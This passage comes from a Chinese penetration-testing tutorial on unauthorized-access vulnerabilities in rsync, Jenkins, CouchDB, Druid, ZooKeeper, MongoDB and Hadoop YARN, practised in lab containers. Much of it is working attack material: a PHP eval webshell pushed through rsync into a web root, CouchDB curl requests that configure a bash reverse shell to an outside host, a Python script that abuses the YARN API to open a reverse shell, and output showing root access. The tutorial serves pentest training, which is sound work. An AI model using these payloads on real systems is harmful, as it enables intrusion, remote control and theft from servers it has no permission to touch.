bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

如果有web服务的话，可以通过上传木马文件到该服务器中，然后利用蚁剑等工具连接

```
echo '<?php @eval($_POST["cmd"]);?>' > shell.php # 新建木马文件 shell.php
rsync -av shell.php rsync://192.168.83.219:873/src/var/www
```

```
(root@kali) - [~/Desktop]
# echo '<?php @eval($_POST["cmd"]);?>' > shell.php

(root@kali) - [~/Desktop]
# ls
passwd  shell.jsp  shell.php

(root@kali) - [~/Desktop]
# cat shell.php
<?php @eval($_POST["cmd"]);?>

(root@kali) - [~/Desktop]
# rsync -av shell.php rsync://192.168.83.219:873/src/var/www
sending incremental file list
shell.php

sent 135 bytes  received 35 bytes  340.00 bytes/sec
total size is 30  speedup is 0.18
```

六、Jenkins未授权访问

Jenkins在登陆之后，其后台有个“系统管理”模块，该模块有个“脚本命令行的”功能，它可以执行任意的脚本命令，该功能用于管理、故障探测或诊断，本来是正常的功能点，但由于在配置的时候没有对身份进行验证或者是攻击者通过弱口令、暴力破解等方式登录后台，导致攻击者可以对服务器进行命令执行。

1.开启jenkin靶场环境（CVE-2017-1000353）

注意：Jenkins默认运行端口为8080，由于jboss服务占用了8080端口，所以Jenkins服务运行到8081端口

```
docker-compose up -d
```


```
[root@redis CVE-2017-1000353]# docker-compose up -d
WARN[0000] /root/vulhub/jenkins/CVE-2017-1000353/docker-compose.yml: `version` is obsolete
[+] Running 1/1
  ✓ Container cve-2017-1000353-jenkins-1 Started 0.4s
[root@redis CVE-2017-1000353]# pwd
/root/vulhub/jenkins/CVE-2017-1000353
[root@redis CVE-2017-1000353]#
```

2.访问jenkins页面，尝试默认账号密码admin/admin进入后台



3.利用系统管理模块的脚本命令执行功能对服务器进行操作

```
println 'whoami'.execute().text
println 'id'.execute().text
```



4.如果该用户有一定的权限的话可以执行反弹shell的命令或者是在web目录下写木马,然后利用nc工具监听端口, 或者是用蚁剑等工具进行木马连接。

七、CouchDB未授权访问

CouchDB 是一个开源的数据库管理系统, 默认开放5984端口, 以JSON作为存储格式, 以JavaScript作为查询语言, 以MapReduce和HTTP作为API的NoSQL数据库。CouchDB会默认在5494端口开放Restful的API接口, 从而用于数据库的管理功能。

CouchDB允许用户通过一个二进制程序或者脚本的方式来与CouchDB进行数据交互和处理, CouchDB在query_server中引入了外部的二进制程序来执行命令, 所以攻击者可以通过更改这个配置, 来利用数据库进行命令执行。Local.ini中query_server的配置格式如下所示

```
[query_servers]
LANGUAGE = PATH ARGS
默认情况下, 配置文件中已经设置了两个query_servers:
[query_servers]
javascript = /usr/bin/couchjs /usr/share/couchdb/server/main.js
coffeescript = /usr/bin/couchjs /usr/share/couchdb/server/main-coffee.js
影响版本: 小于1.7.0以及小于2.1.1
```

1.启动couchdb靶场环境 (CVE-2017-12636)

```
docker-compose up -d
```

```
[root@redis CVE-2017-12636]# pwd
/root/vulhub/couchdb/CVE-2017-12636
[root@redis CVE-2017-12636]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:5984            0.0.0.0:*              LISTEN
4814/docker-proxy
tcp        0      0 0.0.0.0:873            0.0.0.0:*              LISTEN
4271/docker-proxy
tcp        0      0 0.0.0.0:6379            0.0.0.0:*              LISTEN
2649/./redis-server
tcp        0      0 0.0.0.0:50000           0.0.0.0:*              LISTEN
4514/docker-proxy
tcp        0      0 0.0.0.0:8080            0.0.0.0:*              LISTEN
3217/docker-proxy
tcp        0      0 0.0.0.0:9200            0.0.0.0:*              LISTEN
2297/docker-proxy
tcp        0      0 0.0.0.0:8081            0.0.0.0:*              LISTEN
4530/docker-proxy
tcp        0      0 0.0.0.0:9300            0.0.0.0:*              LISTEN
2281/docker-proxy
```

2.利用curl指令对存在漏洞的ip进行访问, 可以获取couchdb的部分信息

```
curl http://192.168.83.219:5984
curl http://192.168.83.219:5984/_config
```

```
(root@kali) - [~/Desktop]
# curl http://192.168.83.219:5984
{"couchdb":"Welcome","uuid":"f1e2d81161a272fbel6ca6fbafdddf142","version":
:"1.6.0","vendor":{"name":"The Apache Software Foundation","version":"1.
6.0"}}

(root@kali) - [~/Desktop]
# curl http://192.168.83.219:5984/_config
{"httpd_design_handlers":{"_compact":{"couch_mrview_http, handle_compact
_req"},"_info":{"couch_mrview_http, handle_info_req"},"_list":{"couch_mr
view_show, handle_view_list_req"},"_rewrite":{"couch_httpd_rewrite, han
dle_rewrite_req"},"_show":{"couch_mrview_show, handle_doc_show_req"},"_up
date":{"couch_mrview_show, handle_doc_update_req"},"_view":{"couch_mrvie
w_http, handle_view_req"},"uuids":{"algorithm":"sequential","max_count"
:"1000"},"stats":{"rate":"1000","samples":["0, 60, 300, 900]"},"cors":{"
credentials":"false"},"httpd_global_handlers":{"/":{"couch_httpd_misc_ha
ndlers, handle_welcome_req, <<\\"Welcome\\>>"},"_active_tasks":{"couch_ht
tpd_misc_handlers, handle_task_status_req"},"_all_dbs":{"couch_httpd_mis
c_handlers, handle_all_dbs_req"},"_config":{"couch_httpd_misc_handlers,
handle_config_req"},"_db_updates":{"couch_dbupdates_httpd, handle_req"},
"_log":{"couch_httpd_misc_handlers, handle_log_req"},"_oauth":{"couch_ht
tpd_oauth, handle_oauth_req"},"_plugins":{"couch_plugins_httpd, handle_r
```

3.couchdb1.6.0版本以下利用

```
curl -X PUT 'http://192.168.83.219:5984/_config/query_servers/merver' -d '"bash -i
>& /dev/tcp/192.168.246.130/1234 0>&1"'

curl -X PUT 'http://192.168.83.219:5984/su123'

curl -X PUT 'http://192.168.83.219:5984/su123/vul' -d
'{"_id": "770895a97726d5ca6d70a22173005c7b"}'

curl -X POST 'http://192.168.83.219:5984/su123/_temp_view?limit=11' -d
'{"language": "merver", "map": ""}' -H 'Content-Type: application/json'
```

第一个指令请求是添加一个名字为merver的query_servers配置，其值为

"bash -i >& /dev/tcp/192.168.246.130/1234 0>&1"，这就是我们后面待执行的命令。

第二、三个指令请求是添加一个Database和Document，这里添加了后面才能查询。

第四个指令请求调用query_server处理数据

八、Druid未授权访问

Druid是阿里巴巴研制的，为监控而生的数据库连接池，Druid的功能模块页面提供监控SQL的执行时间、监控Web的url请求、Session监控、Spring监控，如果管理员配置不当，导致Druid页面未授权访问的话，就会泄露这些监控的数据。

常见的Druid的路径名称如下

```
/druid/index.html

/druid/datasource.html

/druid/sql.html

/druid/wall.html

/druid/webapp.html

/druid/weburi.html

/druid/websession.html

/druid/spring.html

/druid/api.html
```


直接访问url，可以造成Druid模块的未授权访问，并且有执行操作，攻击者可以获取服务器的Session信息、网站url的路径信息、数据库的库名、表名、列名等。

九、ZooKeeper未授权访问

ZooKeeper是一个分布式的，开放源码的分布式应用程序协调服务。Zookeeper安装部署之后默认情况下不需要任何身份验证，默认开放的端口是2181端口，攻击者可以通过执行envi命令获取系统的敏感信息，例如系统名称、Java环境等信息。

1.尝试获取服务器的环境信息

```
echo envi | nc 192.168.83.219 2181
```



```
echo envi|nc 192.168.246.128 2181
Environment:
zookeeper.version=3.4.14-4c25d480e66aadd371de8bd2fd8da255ac140bcf, built on 0
3/06/2019 16:18 GMT
host.name=kali
java.version=11.0.10-ea
java.vendor=Debian
java.home=/usr/lib/jvm/java-11-openjdk-amd64
java.class.path=/root/桌面/zookeeper-3.4.14/bin/ ../zookeeper-server/target/cl
asses:/root/桌面/zookeeper-3.4.14/bin/ ../build/classes:/root/桌面/zookeeper-3
.4.14/bin/ ../zookeeper-server/target/lib/*.jar:/root/桌面/zookeeper-3.4.14/bi
n/ ../build/lib/*.jar:/root/桌面/zookeeper-3.4.14/bin/ ../lib/slf4j-log4j12-1.7
.25.jar:/root/桌面/zookeeper-3.4.14/bin/ ../lib/slf4j-api-1.7.25.jar:/root/桌
面/zookeeper-3.4.14/bin/ ../lib/netty-3.10.6.Final.jar:/root/桌面/zookeeper-3.
4.14/bin/ ../lib/log4j-1.2.17.jar:/root/桌面/zookeeper-3.4.14/bin/ ../lib/jline
-0.9.94.jar:/root/桌面/zookeeper-3.4.14/bin/ ../lib/audience-annotations-0.5.0
.jar:/root/桌面/zookeeper-3.4.14/bin/ ../zookeeper-3.4.14.jar:/root/桌面/zooke
eper-3.4.14/bin/ ../zookeeper-server/src/main/resources/lib/*.jar:/root/桌面/z
ookeeper-3.4.14/bin/ ../conf:
java.library.path=/usr/java/packages/lib:/usr/lib/x86_64-linux-gnu/jni:/lib/x
86_64-linux-gnu:/usr/lib/x86_64-linux-gnu:/usr/lib/jni:/lib:/usr/lib
java.io.tmpdir=/tmp
java.compiler=<NA>
```

2.攻击者可以通过执行envi命令来获得服务器的敏感信息，例如系统名称、Java环境。

stat: 列出关于性能和连接的客户端的统计信息。

```
echo stat |nc 192.168.246.128 2181
```

ruok: 测试服务器是否运行在非错误状态。

```
echo ruok |nc 192.168.246.128 2181
```

reqs: 列出未完成的请求。

```
echo reqs |nc 192.168.246.128 2181
```

envi: 打印有关服务环境的详细信息。

```
echo envi |nc 192.168.246.128 2181
```

dump: 列出未完成的会话和临时节点。

```
echo dump |nc 192.168.246.128 2181
```

3.可以利用zookeeper可视化管理工具进行连接

<https://issues.apache.org/jira/secure/attachment/12436620/ZooInspector.zip>

十、MongoDB未授权访问

MongoDB是一个基于分布式文件存储的数据库，默认是直接连接，不需要进行身份验证，如果当前MongoDB可以在公网访问到，管理员没有隐藏Mongodb的默认端口（27017），那么就会产生安全风险，被攻击者搜集到端口信息，然后利用未授权访问漏洞，入侵数据库。

1.在kali的msf攻击模块进行mongodb的登录认证扫描，可以看到该服务器不需要登录认证

```
use auxiliary/scanner/mongodb/mongodb_login
set rhosts 192.168.83.219
set threads 10
exploit
```

```
msf6 auxiliary(scanner/mongodb/mongodb_login) > use auxiliary/scanner/mo
ngodb/mongodb_login
msf6 auxiliary(scanner/mongodb/mongodb_login) > set rhosts 192.168.124.1
08
rhosts => 192.168.124.108
msf6 auxiliary(scanner/mongodb/mongodb_login) > set threads 10
threads => 10
msf6 auxiliary(scanner/mongodb/mongodb_login) > exp
[-] Unknown command: exp. Did you mean exit? Run the help command for mo
re details.
msf6 auxiliary(scanner/mongodb/mongodb_login) > exploit

[*] 192.168.124.108:27017 - Scanning IP: 192.168.124.108
[+] 192.168.124.108:27017 - Mongo server 192.168.124.108 doesn't use aut
hentication
[*] 192.168.124.108:27017 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mongodb/mongodb_login) > █
```

2.可以利用图形化工具对数据库进行远程连接

十一、hadoop未授权访问

Hadoop是一个分布式系统基础架构，用户可以在不了解分布式底层细节的情况下，开发分布式程序，攻击者可以通过hadoop来进行命令执行操作。在无需认证的情况下调用 New Application API 创建 Application，调用 Submit Application API 提交数据，造成getshell。

1.启动hadoop靶场环境

```
docker-compose up -d
```

```
[root@redis unauthorized-yarn]# pwd
/root/vulhub/hadoop/unauthorized-yarn
[root@redis unauthorized-yarn]# netstat -anpt | grep 8088
tcp        0      0 0.0.0.0:8088          0.0.0.0:*           LISTEN
7339/docker-proxy
tcp6       0      0 :::8088             :::*                 LISTEN
7344/docker-proxy
[root@redis unauthorized-yarn]# █
```

2. 访问目标8088端口查看是否存在未授权访问

应用云服务器工作使用手册在线工具web ui 工具工具下载漏洞提交开发环境CTF知识开源情报收集AMIC工具-使用手册github开源武器库开源漏洞信息

192.168.83.219:8088/cluster

☆22

Logged in as



All Applications

Cluster

AboutNodesNode LabelsApplicationsNEWNEW SAVINGSUBMITTEDACCEPTEDRUNNINGFINISHEDFAILEDKILLED

Scheduler

Tools

Cluster Metrics

Apps Submitted	Apps Pending	Apps Running	Apps Completed	Containers Running	Memory Used	Memory Total	Memory Reserved	VCores Used	VCores Total	VCores Reserved
0	0	0	0	0	0 B	8 GB	0 B	0	8	0

Cluster Nodes Metrics

Active Nodes	Decommissioning Nodes	Decommissioned Nodes	Lost Nodes	Unhealthy Nodes	Rebooted Nodes	Shutdown Nodes
1	0	0	0	0	0	0

Scheduler Metrics

Scheduler Type	Scheduling Resource Type	Minimum Allocation	Maximum Allocation	Maximum Cluster Application Priority
Capacity Scheduler	[MEMORY]	<memory:1024, vCores:1>	<memory:8192, vCores:4>	0

Show 20 entries

ID	User	Name	Application Type	Queue	Application Priority	StartTime	FinishTime	State	FinalStatus	Running Containers	Allocated CPU VCores	Allocated Memory MB	% of Queue	% of Cluster	Progress	Tracking UI	Blame
No data available in table																	

Showing 0 to 0 of 0 entries

FirstPreviousNext

3.执行getshell脚本，在无需认证的情况下调用 New Application API 创建 Application，调用 Submit Application API 提交数据。

```
#!/usr/bin/env python
import requests
target = 'http://target IP:8088/'
lhost = 'kali IP' # put your local host ip here, and listen at port 9999
url = target + 'ws/v1/cluster/apps/new-application'
resp = requests.post(url)
app_id = resp.json()['application-id']
url = target + 'ws/v1/cluster/apps'
data = {
    'application-id': app_id,
    'application-name': 'get-shell',
    'am-container-spec': {
        'commands': {
            'command': '/bin/bash -i >& /dev/tcp/%s/9999 0>&1' % lhost,
        },
    },
    'application-type': 'YARN',
}
requests.post(url, json=data)
```

开启监听

```
nc -lvp 9999
```

```
(root@kali) - [~/Desktop]
# nc -lvvp 9999
listening on [any] 9999 ...
^[[a
```

执行exp

```
python hadoop_unauth.py
```

```
(root@kali) - [~/tools/auth]
# python hadoop_unauth.py

(root@kali) - [~/tools/auth]
#
```

获取shell

```
(root@kali) - [~/Desktop]
# nc -lvvp 9999
listening on [any] 9999 ...
^[a192.168.124.108: inverse host lookup failed: Unknown host
connect to [192.168.124.91] from (UNKNOWN) [192.168.124.108] 34490
bash: cannot set terminal process group (210): Inappropriate ioctl for device
bash: no job control in this shell
<09133_0001/container_1720624209133_0001_01_000001# whoami
whoami
root
<09133_0001/container_1720624209133_0001_01_000001#
```

十二、会话固定未授权访问

会话是在用户登录之后，服务器分发一个身份验证，例如JWT会话是由三段值构成的，当用户退出登录或者清除cookie操作时，会话会更新，但是不会进行销毁，这个时候就造成了会话固定攻击。网站后台识别身份验证基于会话，如果session值保持不变，攻击者就可以在未登录的情况下访问后台数据（利用Session值），从而造成未授权访问。

1.登录网站后分发一段session，以jwt会话为例，这个session由三段组成，前两段是头部和载荷，最后一段就是身份验证（签名），攻击者可以通过会话固定攻击来进行未授权访问漏洞。

```
eyJhbGciOiJIUzI1NiJ9.eyJqdGkiOiJxNDcwOTM1NDM0NzU0ODU5MDA5IiwiaWF0IjoxNjM5NjQwMzkxLCJzdwIiOiJQOUTpbmRHM1pBYnNMM1NpNmtuZWZRPT0iLCJpc3MiOiJYTS1VTklPTi1FRFUtT05MSU1FIiwiaXNhbWVjoxNjM5NjUwMzkxfQ.SsYXYoo1LnQesJtd1ay6pLbHGspr3bNUTxK9IN1B9hn1
```

2.也可以通过枚举第三段的值来枚举其他用户的session值，从而获取更多的信息数据。

十三、其他未授权访问

未授权访问在平时的渗透测试中还是比较常见的，在企业做渗透测试的时候，因为有的项目是刚做测试或者是之前测试排查的时候没有都排查出来。未授权访问在不同框架、不同模板、不同服务的测试手段不一样，例如上述的端口扫描中发现的一些可能存在未授权访问漏洞的端口（6379、9200、11211、873、5984、2181、27017），可以利用以上的思路去做测试。如果是类似springboot、swagger这种框架做的网页，就需要通过枚举特定的url去判断是否存在未授权访问漏洞。

未授权访问如果仅仅能查看数据的话，危害会比较小，如果能够进行操作，那么危害就会进一步扩大。在平时的渗透测试工作中，往往一个站对身份鉴别做的很好，每一个点都存在身份鉴别。但是有些地方还是不会做身份鉴别，例如有些后台有“导出数据”功能点、“新建、编辑、查看”功能点、“数据比较不敏感的功能点”等，在做未授权访问漏洞测试的时候，不要放过每一个功能点，管理员可能因为觉得危害不大就会放松对该模块的身份验证。

总结

当你做渗透测试一筹莫展的时候，当你在对系统无从下手的时候，可以通过上述文章中的端口信息去判断开放了哪种服务，并且逐一去尝试是否存在未授权访问漏洞。大多数的未授权访问漏洞都是由于配置不当引起的，所以在平时的开发和运维过程中，要重视身份鉴定的环节，尽量不让信息被未授权窃取。